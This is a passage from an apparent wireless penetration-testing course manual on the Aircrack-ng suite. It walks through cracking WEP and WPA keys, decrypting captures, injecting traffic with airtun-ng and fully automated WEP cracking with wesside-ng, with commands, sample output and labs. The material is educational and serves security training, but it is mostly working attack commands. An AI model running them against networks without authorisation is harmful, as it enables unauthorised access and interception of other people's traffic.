 3    0/  1   FD( 375) 81(  40) 1D(  26) 99(  26) D2(  23) 33(  20) 2C(  19) 05(  17) 0B(  17) 35(  17)
 4    0/  2   24( 130) 87( 110) 7B(  32) 4F(  25) D7(  20) F4(  18) 17(  15) 8A(  15) CE(  15) E1(  15)
 5    0/  1   E3( 222) 4F(  46) 40(  45) 7F(  28) DB(  27) E0(  27) 5B(  25) 71(  25) 8A(  25) 65(  23)
 6    0/  1   92( 208) 63(  58) 54(  51) 64(  35) 51(  26) 53(  25) 75(  20) 0E(  18) 7D(  18) D9(  18)
 7    0/  1   A9( 220) B8(  51) 4B(  41) 1B(  39) 3B(  23) 9B(  23) FA(  23) 63(  22) 2D(  19) 1A(  17)
 8    0/  1   14(1106) C1( 118) 04(  41) 13(  30) 43(  28) 99(  25) 79(  20) B1(  17) 86(  15) 97(  15)
 9    0/  1   39( 540) 08(  95) E4(  87) E2(  79) E5(  59) 0A(  44) CC(  35) 02(  32) C7(  31) 6C(  30)
10    0/  1   D4( 372) 9E(  68) A0(  64) 9F(  55) DB(  51) 38(  40) 9D(  40) 52(  39) A1(  38) 54(  36)
11    0/  1   27( 334) BC(  58) F1(  44) BE(  42) 79(  39) 3B(  37) E1(  34) E2(  34) 31(  33) BF(  33)

                     KEY FOUND! [ AE:66:5C:FD:24:E3:92:A9:14:39:D4:27:4B ]
```

This key can now be used to connect to the network.

Next, we will examine the process of cracking WEP with a dictionary file. In order to do this, we need dictionary files with ascii or hexadecimal keys to try. Remember, a single file can only have either ascii or hexadecimal keys in it, not both.

WEP keys can be entered in hexadecimal or ascii. The following table describes how many characters of each type is required in your files.

WEP key length in bits	Hexadecimal Characters	Ascii Characters
64	10	5
128	26	13
152	32	16
256	58	29

- Example of a 64 bit ascii key: “ABCDE”
- Example of a 64 bit hexadecimal key: “12:34:56:78:90”
- Example of a 128 bit ascii key: “ABCDEABCDEABC”
- Example of a 128 bit hexadecimal key: “12:34:56:78:90:12:34:56:78:90:12:34:56”

To WEP dictionary crack a 64 bit key:

aircrack-ng -w h:hex.txt,ascii.txt -a 1 -n 64 -e teddy wep10-01.cap

Where:

- -w h:hex.txt,ascii.txt - the list of files to use. For files containing hexadecimal values, you must put a “h:” in front of the file name.
- -a 1 -- signifies WEP
- -n 64 - signifies 64 bits. Change this to the key length that matches your dictionary files.
- -e teddy - optionally select the AP. Your could also use the “-b” option to select based on MAC address

wep10-01.cap - the name of the file containing the data. It can be the full packet or an IV only file. It must contain be a minimum of four IVs.

The following is a sample of the output:

```
                                         Aircrack-ng
                                 [00:00:00] Tested 2 keys (got 13 IVs)
 KB    depth   byte(vote)
 0    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
 1    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
 2    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
 3    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
 4    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)

                                    KEY FOUND! [ 12:34:56:78:90 ]
```

Let's look at a PTW attack example. Remember that this method requires ARP request/reply packets as input. It must be the full packet dump and not just the IVs, meaning that the "-- *ivs*" option cannot be used when running Airodump-ng. In addition, it only works for 64 and 128 bit WEP encryption.

Enter the following command:

aircrack-ng -z ptw*.cap

Where:

- -z - use the PTW methodology to crack the WEP key.
- ptw*.cap - the capture files to use.

The system responds:

```
Opening ptw-01.cap
Read 171721 packets.
#  BSSID              ESSID                     Encryption
1  00:14:6C:7E:40:80  teddy                     WEP (30680 IVs)
Choosing first network as target.
```

Then:

```
                                 Aircrack-ng
                    [00:01:18] Tested 0/140000 keys (got 30680 IVs)
KB    depth   byte(vote)
0    0/  1   12( 170) 35( 152) AA( 146) 17( 145) 86( 143) F0( 143) AE( 142) C5( 142) D4( 142) 50( 140)
1    0/  1   34( 163) BB( 160) CF( 147) 59( 146) 39( 143) 47( 142) 42( 139) 3D( 137) 7F( 137) 18( 136)
2    0/  1   56( 162) E9( 147) 1E( 146) 32( 146) 6E( 145) 79( 143) E7( 142) EB( 142) 75( 141) 31( 140)
3    0/  1   78( 158) 13( 156) 01( 152) 5F( 151) 28( 149) 59( 145) FC( 145) 7E( 143) 76( 142) 92( 142)
4    0/  1   90( 183) 8B( 156) D7( 148) E0( 146) 18( 145) 33( 145) 96( 144) 2B( 143) 88( 143) 41( 141)

                                 KEY FOUND! [ 12:34:56:78:90 ]
                                   Decrypted correctly: 100%
```

5.5.4.2 WPA

Now on to cracking WPA/WPA2 passphrases. Aircrack-ng can crack both.

aircrack-ng -w password.lst *.cap

Where:

- -w password.lst - the name of the password file. Remember to specify the full path if the file is not located in the same directory.
- *.cap - name of group of files containing the captured packets. Notice in this case that we used the wildcard * to include multiple files.

The program responds:

```
Opening wpa2.eapol.cap
Opening wpa.cap
Read 18 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:7E:40:80  Harkonen                  WPA (1 handshake)
2  00:0D:93:EB:B0:8C  test                      WPA (1 handshake)

Index number of target network ?
```

We select number 2. The program then responds:

```
                    Aircrack-ng


          [00:00:03] 230 keys tested (73.41 k/s)


                 KEY FOUND! [ biscotte ]


Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                 39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE

Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                 73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                 AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                 D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
EAPOL HMAC     : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

5.5.5 Usage Tips

5.5.5.1 General approach to cracking WEP keys

The simplest approach to crack our WEP key is to simply enter "*aircrack-ng captured-data.cap*" and let it rip. Having said that, there are some techniques which can improve your chances of finding the WEP key quickly. The following module will discuss several approaches which tend to yield the key faster. Unless you are comfortable with experimentation, stick to the simple approach.

- If you are capturing ARP request/reply packets, then the fastest approach is to use "***aircrack-ng -z <data packet capture files>***". You can then skip the rest of this section as it should find the key very quickly, assuming you have collected sufficient ARP request/reply packets.
- The number of initialization vectors (IVs) that you need to determine the WEP key varies dramatically by key length and APs. Typically you need 250,000 or more unique IVs for 64 bit keys and 1.5 million or more for 128 bit keys. Clearly a lot more for longer key bit lengths. Occasionally a WEP key can be determined with as few as 50,000 IVs. There will be times when you will need millions of IVs to crack the WEP key. The number of IVs is extremely hard to predict since certain APs are able to eliminate IVs that leak the WEP key.
- Generally speaking, don't try to crack the WEP key until you have 100,000 IVs or more. If you start too early, Aircrack tends to spend too much time brute forcing keys and not properly applying the statistical techniques. Start by trying 64 bit keys "***aircrack-ng -n 64 captured-data.cap***". If 64 bit WEP is used, it can usually be cracked in less than 5 minutes (generally less than 60 seconds) with relatively few IVs. If the 64 bit key is not found in 5 minutes, restart Aircrack in the generic mode: "***aircrack-ng captured-data.cap***". At each 100,000 IVs mark, retry the "***aircrack-ng -n 64 captured-data.cap***"

for 5 minutes.

- Once you hit 600,00 IVs, switch to testing 128 bit keys. At this point it is unlikely (but not impossible) that it is a 64 bit key and 600,000 IVs were not sufficient to crack it. Now try "***aircrack-ng captured-data.cap***".
- Once you hit 2 million IVs, try changing the fudge factor to "-f 4". Run for at least 30 minutes to one hour. Retry, increasing the fudge factor by adding 4 to it each time. Another time to try increasing the fudge factor is when Aircrack-ng stops because it has tried all the keys.
- All the while, keep collecting data. Remember the golden rule, "the more IVs the better".
- Also check out the next section on how to determine which options to use, as these can significantly speed up cracking the WEP key. For example, if the key is all numeric, then it can take as few as 50,000 IVs to crack a 64 bit key with the "-t" versus 200,000 IVs without the "-t". So if you have a hunch about the nature of the WEP key, it is worth trying a few variations.

5.5.5.2 How to determine which options to use

While Aircrack-ng is running, you will be able to see the beginning of the key. Although the secret WEP key is unknown at this point, there may be clues that can speed things up. If the key bytes have a fairly large number of votes, then they are likely 99.5% correct. So let's look at what you can do with these clues.

- If the bytes (likely secret keys) are (for example): 75:47:99:22:50 then there's a good chance that the whole key consists only of numbers, like the first 5 bytes. So it MAY improve your cracking speed to use the -t option when trying such keys. See Wikipedia Binary Coded Decimal for a description of what characters -t looks for.
- If the bytes are 37:30:31:33:36 (which are all numeric values) try the -h option.
- If the first few bytes are alphanumeric, the key might be a word indicating that an ASCII key is used. Try using the -c option to check only printable ASCII keys.

- If you know the beginning of the WEP key in hexadecimal, you can enter it with the "-d" parameter.
- Another option to try when having problems determining the WEP key, is the "-x2" option which causes the last two keybytes to be brute forced instead of the default of one.

5.5.5.3 How to use the key

If Aircrack-ng determines the key, it is presented to you in hexadecimal format.

```
KEY FOUND! [11:22:33:44:55]
```

You may use this key without the ":" in your favorite wireless client. In this example, you would enter "1122334455" (without the quotes) into the client and specify that the key is in hexadecimal format. Remember that most keys cannot be converted to ASCII.

iwconfig wlan0 key 1122334455

Additionally, Aircrack-ng prints out a message indicating the likelihood that the key is correct. It will be similar to "*Probability: 100%*". Aircrack-ng tests the key against several packets to confirm the key is correct. Based on these tests, it prints the probability of a correct key.

5.5.5.4 Sample files to try

There are a number of sample files that you can try with Aircrack-ng to gain some cracking experience:

- wpa.cap: This is a sample file with a WPA handshake. It is located in the "test" directory of the install files. The passphrase is "biscotte". Use the password file (password.lst) which is in the same directory.
- wpa2.eapol.cap: This is a sample file with a wpa2 handshake. It is located in the "test" directory of the install files. The passphrase is "12345678". Use the password file (password.lst) which is in the same directory.

- test.ivs: This is a 128 bit WEP key file. The key is "AE:5B:7F:3A:03:D0:AF:9B:F6:8D:A5:E2:C7".
- ptw.cap: This is a 64 bit WEP key file suitable for the PTW method. The key is "1F:1F:1F:1F:1F".

5.5.5.5 Other Tips

To specify multiple capture files at a time you can either use a wildcard such as "*" or specify each file individually.

Examples:

- ***aircrack-ng -w password.lst wpa.cap wpa2.eapol.cap***
- ***aircrack-ng *.ivs***
- ***aircrack-ng something*.ivs***

To specify multiple dictionaries at one time, enter them comma separated with no spaces.

Examples:

- ***aircrack-ng -w password.lst,secondlist.txt wpa2.eapol.cap***
- ***aircrack-ng -w firstlist.txt,secondlist.txt,thirdlist.txt wpa2.eapol.cap***

Determining the WPA/WPA2 passphrase is totally dependent on finding a dictionary entry which matches it. A quality dictionary file is vital for practical success.

If several networks are found in your capture files, you are presented with an option to select the one you're interested in. You can also specify the network traffic you want to analyze by specifying the ESSID (-e) or BSSID (-b) options in the command line.

You can also use *John the Ripper* to create specific passwords for testing. For example, say you suspect the pass phrase is a street address name plus 3 digits. You can create a custom rule set in JTR and run a command similar to this:

john --stdout --wordlist=specialrules.lst --rules aircrack-ng -e test -a 2 -w - /root/capture/wpa.cap

5.5.6 Usage Troubleshooting

5.5.6.1 Error message "Please specify a dictionary (option -w)"

This error indicates that you have misspelt the name of the dictionary file or it is not in the current directory. If the file is located in another directory, you must provide the full path to it.

5.5.6.2 Negative votes

At times Aircrack will display key bytes with negative values for votes. As part of the statistical analysis there are safeguards built in which subtract votes for false positives. The idea behind this is to increase the accuracy of the results. If you get a lot of negative votes, something is wrong. Typically this means you are trying to crack a dynamic key such as WPA/WPA2 or the WEP key changed while you were capturing the data. Remember, WPA/WPA2 can only be cracked via the dictionary technique. If the WEP key has changed since you started capturing data, you will need to start over again.

5.5.6.3 "An ESSID is required. Try option -e" message

You have successfully captured a handshake, and when you run Aircrack-ng, you get output similar to this:

```
 Opening wpa.cap
 Read 4 packets.

#     BSSID                     ESSID                  ENCRYPTION
1     00:13:10:F1:15:86                           WPA (1) handshake
 Choosing first network as target.

 An ESSID is required. Try option -e.
```

Solution: You need to specify the real ESSID, otherwise the key cannot be calculated,. The ESSID is used as a salt when generating the pairwise master key (PMK) out of the pre-shared key (PSK). Use -e "<real_essid>" instead of -e "" and Aircrack-ng should find the passphrase.

5.5.6.4 The PTW method does not work

One particularly important constraint of the PTW attack is that it only works with ARP request/reply packets. It cannot be used with any other data packets. Even if your data capture file contains a large number of data packets, without sufficient ARP request/reply packets the attack will not work.

Using this technique a 64-bit WEP key can be cracked with as few as 20,000 data packets and 128-bit WEP with 40,000 data packets. This attack requires the full packet to be captured. **This means you cannot use the "-- ivs" option when running Airodump-ng**. In addition, this attack is limited to 64 and 128 bit WEP encryption.

5.6 Airdecap-ng

Airdecap-ng enables you to decrypt WEP/WPA/WPA2 capture files, given the correct key. In addition, it can be used to strip the wireless headers from an unencrypted wireless capture.

5.6.1 Usage

Usage: airdecap-ng [options] <pcap file>

Option	Param.	Description
-l		don't remove the 802.11 header
-b	BSSID	AP MAC address filter
-k	pmk	WPA/WPA2 Pairwise Master Key in hex
-e	essid	target network ascii identifier
-p	pass	target network WPA/WPA2 passphrase
-w	key	target network WEP key in hexadecimal

5.6.2 Usage Examples

The following removes the wireless headers from an open network (no WEP) capture:

airdecap-ng -b 00:09:5B:10:BC:5A open-network.cap

The following decrypts a WEP-encrypted capture using a hexadecimal WEP key:

airdecap-ng -w 11A3E229084349BC25D97E2939 wep.cap

The following decrypts a WPA/WPA2 encrypted capture using the passphrase:

airdecap-ng -e 'the ssid' -p passphrase tkip.cap

5.6.3 Usage Tips

For ESSIDs which contain spaces, put the ESSID in quotes, for example : 'teddy bear'.

5.6.4 Lab

Use Airdecap to decrypt a previously captured traffic dump with WEP encrypted traffic in it. Use the key you have found to create a non encrypted packet dump file.

5.7 Airtun-ng

5.7.1 Description

Airtun-ng is a virtual tunnel interface creator. Airtun provides two basic functions:

- Allow all encrypted traffic to be monitored for wireless Intrusion Detection System (wIDS) purposes.
- Inject arbitrary traffic into a network.

In order to perform wIDS data gathering, you must know the encryption key and the BSSID of the network you wish to monitor. Airtun-ng decrypts all the traffic for the specific network and is able to pass it on to a traditional IDS system such as snort.

Traffic injection can be fully bidirectional if you have the full encryption key. It can only be outgoing (unidirectional) if you have the PRGA (obtained via chopchop or fragmentation attacks). The prime advantage of Airtun-ng over the other injection tools in the Aircrack-ng suite is that you may use any tool to create, inject or sniff packets.

Airtun-ng also has repeater and tcpreplay-type functionality. A repeater function allows you to replay all traffic sniffed through a wireless device (interface specified by -i at0) and optionally filter the traffic of a BSSID together with a network mask and replay the remaining traffic. While doing this, you can still use the tun interface while repeating. In addition a pcap file read feature allows you to replay stored pcap-format packet captures just the way you captured them in the first place. This is essentially a “tcpreplay” functionality for wifi.

5.7.2 Usage

Usage: ***airtun-ng <options> <replay interface>***

- -x nbpps : maximum number of packets per second (optional)
- -a BSSID : set Access Point MAC address (mandatory)
- -i iface : capture packets from this interface (optional)
- -y file : read PRGA from this file (optional / one of -y or -w must be defined)
- -w wepkey : use this WEP-KEY to encrypt packets (optional / one of -y or -w must be defined)
- -t tods : send frames to AP (1) or to client (0) (optional / defaults to 0)
- -r file : read frames out of pcap file (optional)
- Repeater options (the following all require double dashes):
- --repeat : activates repeat mode. Short form -f.
- --bssid <MAC> : BSSID to repeat. Short form -d.
- --netmask <mask> : netmask for BSSID filter. Short form -m.

5.7.3 Scenarios

5.7.3.1 wIDS

Let's try to set up Airtun for a wIDS scenario. Start your wireless card in monitor mode then enter:

airtun-ng -a 00:14:6C:7E:40:80 -w 1234567890 ath0

Where:

- -a 00:14:6C:7E:40:80 - the MAC address of the AP to be monitored
- -w 1234567890 - the encryption key
- ath0 - the interface currently running in monitor mode

The output should be similar to:

```
created tap interface at0
WEP encryption specified. Sending and receiving frames through ath0.
FromDS bit set in all frames.
```

Notice that an **at0** interface has been created. Switch to another console session and bring up the interface to use it:

ifconfig at0 up

The at0 interface will receive a copy of every wireless network packet. The packets are decrypted in real time with the key provided.

5.7.3.2 WEP injection

Airtun can also be used to inject packets into a network. Follow the same directions as the previous scenario, except for a definition of a valid IP address in the network when you bring the at0 interface up:

ifconfig at0 192.168.1.83 netmask 255.255.255.0 up

You can confirm this by entering "*ifconfig at0*" and checking the output.

```
at0     Link encap:Ethernet  HWaddr 36:CF:17:56:75:27
        inet addr:192.168.1.83  Bcast:192.168.1.255  Mask:255.255.255.0
        inet6 addr: fe80::34cf:17ff:fe56:7527/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:192 errors:0 dropped:0 overruns:0 frame:0
        TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:500
        RX bytes:25113 (24.5 KiB)  TX bytes:516 (516.0 b)
```

At this point you can use any tool you want and send traffic via the at0 interface to wireless clients. Please note that by default the "FromDS" flag is set. This means that packets are flagged as going to the wireless clients. If you wish to communicate via the AP or wired clients, specify the option "-t 1" when you start Airtun-ng.

IMPORTANT: The normal rules apply to injection here as well. For example, being associated with the AP, having the wireless card MAC match the injected source, etc. You have to remember to also set the at0 MAC address.

5.7.3.3 PRGA injection

The next scenario involves the injection of packets into the network, without actually having the WEP key. Once you obtain the PRGA (via a chopchop or fragmentation attack) you are able to inject packets with outbound traffic. There is no way to decrypt inbound packets since you do not have the full WEP key.

Start your wireless card in monitor mode then enter:

airtun-ng -a 00:14:6C:7E:40:80 -y fragment-0124-153850.xor ath0

Notice that the PRGA file was specified via the "-y" option.

The system responds (notice it correctly states "no reception"):

```
created tap interface at0
WEP encryption by PRGA specified. No reception, only sending frames through ath0.
FromDS bit set in all frames.
```

Now define a valid IP address for the network when you bring the at0 interface up:

ifconfig at0 192.168.1.83 netmask 255.255.255.0 up

You can confirm this by entering "ifconfig at0". Again, at this point you can use any tool you want in order to send traffic via the at0 interface to wireless clients.

5.7.3.4 Connecting to Two Access Points

The next scenario involves connecting to two wireless networks at the same time. This is done by simply starting Airtun-ng twice and specifying the appropriate BSSID MAC for each. If the 2 APs are on the same channel, then everything should be fine. If they don't share one channel, you can listen with Airodump-ng on both channels (not simultaneously, but switching between only the two channels). Assuming the two APs you want to connect to are on channels 1 and 11, enter "***airodump-ng -c 1,11 ath0***".

We'll get two tunnel interfaces (at0 and at1), each communicating to a separate AP. If the networks do not use the same private subnet range, they can be used simultaneously. In theory, you could do this with more than two APs, however the quality of the link would be bad as you'd be hopping on 3 channels.

5.7.3.5 Copy packets from the optional interface

The next scenario involves copying packets from the optional interface. The -i <wireless interface> is just like the Aireplay-ng -i parameter. It is used for specifying a source to read packets from, other than the given injection interface (ath0 in the examples above). A typical use is to listen with a very sensitive card on one interface and to inject with a high power adapter, which has a lower sensitivity.

Repeater Mode

This scenario allows you to repeat all packets from one wireless card to another. This would allow you to extend the distance by which you could listen to the AP communication. The cards may also be on different channels which provides additional flexibility.

Prior to running the following command, you must use Airmon-ng to put each card into monitor mode on the appropriate channels:

airtun-ng -a 00:14:6C:7E:40:80 --repeat --bssid 00:14:6C:7E:40:80 -i ath0 wlan0

Where:

- -a 00:14:6C:7E:40:80 - the MAC address used for packets injected via the at0 interface.
- --repeat specifies that inbound packets from the -i interface be repeated on the output interface. Note the double dash.
- --bssid 00:14:6C:7E:40:80 - used to select which packets are repeated. Note the double dash. (Optional)
- -i ath0 - input interface from which packets are read.
- wlan0 - the output interface.

The system responds:

```
created tap interface at0
No encryption specified. Sending and receiving frames through wlan0.
FromDS bit set in all frames.
```

At this point, any packets for the AP (00:14:6C:7E:40:80) from the ath0 interface will be repeated and sent out on the wlan0 interface.

Packet Replay Mode

You can replay any previous capture. The capture must have been stored in pcap format.

You enter the command:

airtun-ng -a 00:14:6C:7E:40:80 -r ath0one-01.cap ath0

Where:

- -a 00:14:6C:7E:40:80 - the MAC address used for packets injected via the at0 interface.

- -r ath0one-01.cap - the name of the pcap file to be replayed.
- ath0 - the output interface.

The system responds:

```
created tap interface at0
No encryption specified. Sending and receiving frames through ath0.
FromDS bit set in all frames.
Finished reading input file ath0one-01.cap.
```

Please note that the file contents are transmitted exactly as is. You may ignore the message "FromDS bit set in all frames". The flags nor any other field are modified while transmitting the file contents.

Injecting Management Frames

You can also inject management and control frames. This can be done by putting a PCAP file together of frames to be sent, or just using a capture you made before and by replaying the whole file using Airtun-ng.

5.7.3.6 Lab

1. Set up your AP for WEP encryption, Open Authentication. Set up a wireless victim client and connect the victim to the WEP enabled wireless network.
2. Don't forget to put your card in monitor mode, on the AP channel before the attack.

Use Airtun-ng to :

- Sniff WEP encrypted traffic using a tunnel interface.
- Inspect the unencrypted traffic using Wireshark (open the at0 interface).
- Attempt a PRGA attack using Airtun-ng.

5.8 Wesside-ng

5.8.1 Description

Wesside-ng is an auto-magic tool which incorporates a number of techniques to seamlessly obtain a WEP key in minutes. It first identifies a network, then proceeds to associate with it, obtain PRGA (pseudo random generation algorithm) XOR data, determine the network IP scheme, reinject ARP requests and finally determine the WEP key. All this is done without your intervention.

The original Wesside tool was written by Andrea Bittau and was a proof-of-concept program to accompany two published papers. The two papers are “The Fragmentation Attack in Practice” by Andrea Bittau and “The Final Nail in WEP’s Coffin” by Andrea Bittau, Mark Handley and Josua Lockey. See the Aircrack-ng links page for these papers and more. The papers referenced provide excellent background information if you would like to understand the underlying methodologies. The concepts for the fragment attack currently incorporated in Aircrack-ng came from these papers.

Wesside-ng has been updated to reflect advances in determining the WEP key. Here are the steps which Wesside-ng takes:

1. Channel hops looking for a WEP network.
2. Once a network is found, it tries to authenticate. If authentication fails, then the program attempts to find a MAC address currently associated with the AP to spoof.
3. Once the program has successfully authenticated then it associates with the AP.
4. After sniffing a single data packet, it proceeds to discover at least 128 bytes of PRGA by sending out larger broadcasts and intercepting the relayed packets. This is what is known as the fragmentation attack. The PRGA is written to the PRGA.log file.

5. After it sniffs an ARP request, it decrypts the IP address by guessing the next four bytes of PRGA using multicast frames and the linear keystream expansion technique. By decrypting the ARP request, the network number scheme can be determined plus the source IP of ARP request. This is used to build the ARP request which is used for subsequent injection.
6. It floods the network with ARP requests for the decrypted IP address.
7. Launches the Aircrack-ng PTW attack to determine the WEP key.

You may be asking yourself “What is the linear keystream expansion technique?”. The foundation is the fact that packets like an encrypted ARP request can easily be identified combined with the fact that the start of it has known plain text. So the program first obtains the PRGA from known plain text portion of the ARP request. Then it creates a new ARP request packet broken into two fragments. The first fragment is one byte longer than the known PRGA, and the PRGA is guessed for the extra byte. These guesses are sent to the AP, and the program listens to see which one is actually replayed by it. The replayed packet has the correct PRGA and this value is included in the destination multicast address. Now that we know the correct PRGA, one more byte can be decrypted in the original ARP request. This process is repeated until the sending IP in the original ARP request is decrypted. It takes a maximum of 256 guesses to determine the correct PRGA for a particular byte and on average only 128 guesses.

There are a few known limitations:

- Only open authentication is support. Shared key authentication is not supported.
- Only B and G networks are supported.
- Fake MAC functionality is broken if there is a lot of traffic on the network.

Please remember that this is still a proof-of-concept tool so you can expect to find bugs. Some features might not work as expected. Consider using Easside-ng as an alternative or a companion program. Easside-ng is considered relatively stable software.

5.8.2 Usage

Usage: ***wesside-ng <opts> -i <wireless interface name>***

- -h Displays the list of options.
- -i Wireless interface name. (Mandatory)
- -n Network IP as in "who has destination IP (netip) tell source IP (myip)". Defaults to the source IP on the ARP request which is captured and decrypted. (Optional)
- -m MY IP "who has destination IP (netip) tell source IP (myip)". Defaults to the network.123 on the ARP request captured(Optional)
- -a Source MAC address (Optional)
- -c Do not start Aircrack-ng. Simply capture the packets until control-C is hit to stop the program! (Optional)
- -p Determines the minimum number of bytes of PRGA which is gathered. Defaults to 128 bytes. (Optional)
- -v Wireless AP MAC address (Optional)
- -t For each number of IVs specified, restart the Aircrack-ng PTW engine. (Optional)
- -f Allows the highest channel for scanning to be defined. Defaults to channel 11. (Optional)

When you run Wesside-ng, it creates three files automatically in the current directory when run the program:

- wep.cap - The packet capture file. It contains the full packet, not just the IVs.
- prga.log - Contains the PRGA obtained through the fragmentation attack.
- key.log - Contains the WEP key when it is found.

It is very important to delete these files prior to starting the program when you change target AP.

5.8.3 Scenarios

5.8.3.1 Standard Usage Example

Make sure your card is in monitor mode, then enter:

wesside-ng -i wlan0

Where:

- -i wlan0 - the wireless interface.

The program responds:

```
 [13:51:32] Using mac 00:C0:CA:17:DB:6A
 [13:51:32] Looking for a victim...
 [13:51:32] Found SSID(teddy) BSS=(00:14:6C:7E:40:80) chan=9
 [13:51:32] Authenticated
 [13:51:32] Associated (ID=5)
 [13:51:37] Got ARP request from (00:D0:CF:03:34:8C)
 [13:51:37] Datalen 54 Known clear 22
 [13:51:37] Got 22 bytes of prga IV=(0e:4e:02) PRGA=A5 DC C3 AF 43 34 17 0D 0D 7E 2A C1 44 8A DA 51 A4 DF BB C6 4F
3C
 [13:51:37] Got 102 bytes of prga IV=(0f:4e:02) PRGA=17 03 74 98 9F CC FB AA A1 B3 5B 00 53 EC 8F C3 BB F7 56 21 09
95 12 70 24 8C C0 16 40 9F A8 BD BA C4 CC 18 04 A1 41 47 B3 22 8B D2 42 DC 71 54 CE AD FE D0 C3 15 7E EB D1 E2 BB
69 7F 11 8A 99 40 FC 75 EC 12 BF 3B C8 2A 32 88 8A DC E8 35 7C EE DA A3 E3 6B 0C 45 21 DC BD 23 59 28 85 24 49 18
49 1C 24 6D E2
 [13:51:37] Got 342 bytes of prga IV=(10:4e:02) PRGA=5C EC 18 24 F3 21 B2 74 2A 86 97 C7 4C 22 EC 42 00 3A C6 07 0C
02 AA D6 B6 D8 FF B1 16 F8 40 31 B7 95 3B F8 1B BD 94 8B 3B 7A 98 DE C6 72 FD F8 A5 FC E7 81 A0 9E 01 76 44 57 C4
EB AE D7 AB EB 2F 40 C8 E5 5F EF 13 DB F4 F7 F2 91 D9 36 77 C1 F0 9C E4 8C BA F9 50 C0 B0 E7 23 75 85 41 82 54 F5
22 3C A9 45 0C 1F AE DA 3B F7 AA 41 30 23 63 97 B1 42 4C A8 0E C0 5A 7E A2 58 C2 02 B8 7F DB C7 CC 66 4D 86 53 30
E0 A0 81 52 13 14 08 5F 45 C5 AC 21 C3 90 86 A1 8D 45 CC 7C A2 F2 95 34 EF 38 59 FA 21 0F CC 63 81 05 26 8D B8 84
A1 D3 DF 5D E0 CA 23 52 85 4F 61 5B E3 83 4B 2A 10 0A 14 94 FA 90 D4 FC 3F 7B CD A9 C3 E3 4D B7 99 BD 21 D4 FC DB
60 0C 92 8D 76 87 EF F7 45 C6 D7 0B 96 A4 18 41 63 48 79 E0 4E 3A 9F 1B 8D 17 F5 B0 FE 30 F3 27 55 E1 EA 8A 60 FA
9E CB CE D9 1D EE 94 20 20 EB 58 F8 55 38 4F C9 E7 53 55 94 6C 6A 6D F0 D5 4E DB 78 D6 52 A3 34 68 2C 8B 7A EA C8
DA 3B D9 CB 4C 65 E6 CE B8 EE CD 58 DD C1 C8 F8 08 1B 27 EC 74 7E AD A0 0E 1E 85 79 F4 C0 54 D9 99 51 CA 96 02 73
93 33 6F E6 D5 F1 55 81 2B AA C4 3A B2 0A C6 04 FE
 [13:51:39] Guessing PRGA 8e (IP byte=230)
 [13:51:39] Got clear-text byte: 192
 [13:51:40] Guessing PRGA be (IP byte=198)
 [13:51:40] Got clear-text byte: 168
 [13:51:40] Guessing PRGA 8d (IP byte=47)
 [13:51:40] Got clear-text byte: 1
 [13:51:40] Guessing PRGA 12 (IP byte=240)
 [13:51:40] Got clear-text byte: 200
 [13:51:40] Got IP=(192.168.1.200)
```

```
[13:51:40] My IP=(192.168.1.123)
[13:51:40] Sending arp request for: 192.168.1.200
[13:51:40] Got arp reply from (00:D0:CF:03:34:8C)
[13:52:25] WEP=000009991 (next crack at 10000) IV=60:62:02 (rate=115)
[13:52:36] WEP=000012839 (next crack at 20000) IV=21:68:02 (rate=204)
[13:52:25] Starting crack PID=2413
[13:52:27] WEP=000010324 (next crack at 20000) IV=0d:63:02 (rate=183)
[13:54:03] Starting crack PID=2415
[13:53:28] WEP=000023769 (next crack at 30000) IV=79:32:00 (rate=252)
[13:53:11] Starting crack PID=2414
[13:53:13] WEP=000020320 (next crack at 30000) IV=7d:2b:00 (rate=158)
[13:54:21] WEP=000034005 (next crack at 40000) IV=53:47:00 (rate=244)


                              [328385:55:08] Tested 5/70000 keys

KB    depth   byte(vote)
 0    0/  1   01( 206) 3B( 198) 5F( 190) 77( 188) 3D( 187) D2( 187) 60( 186) 6F( 186) A1( 185) 48( 184)
 1    0/  1   23( 232) 82( 190) BF( 187) 4E( 184) 0D( 183) 90( 181) B9( 181) 08( 180) 1A( 180) 8A( 180)
 2    0/  1   45( 200) F0( 186) 52( 184) AE( 184) 75( 183) 48( 181) A1( 180) 71( 179) DE( 179) 21( 178)
 3    0/  1   67( 221) AE( 202) B2( 193) 14( 191) 51( 184) 6D( 184) 64( 183) 65( 183) 5B( 182) 17( 181)
 4    0/  5   89( 182) DB( 182) 74( 181) C2( 181) CC( 181) 64( 180) CD( 180) 5F( 179) A6( 179) 1A( 178)

Key: 01:23:45:67:89

[13:54:51] WEP=000040387 (next crack at 50000) IV=0d:a0:02 (rate=180)
[13:55:08] WEP=000043621 (next crack at 50000) IV=da:5a:00 (rate=136)
[13:55:08] Stopping crack PID=2416
[13:55:08] KEY=(01:23:45:67:89)

Owned in 3.60 minutes

[13:55:08] Dying...
```

5.8.4 Usage Troubleshooting

- Make sure your card is in monitor mode (no specific channel).
- Make sure your card can inject by testing it with the Aireplay-ng injection test. Ensure you can communicate with the AP in question.
- Make sure your card supports the fragmentation attack. Again, this can be confirmed with the Aireplay-ng injection test.
- Make sure to delete wep.cap, prga.log and key.log files if you are changing APs or if you want to restart cleanly. In general, if you have problems, it is a good idea to delete them.

There are a few known limitations with Wesside-ng:

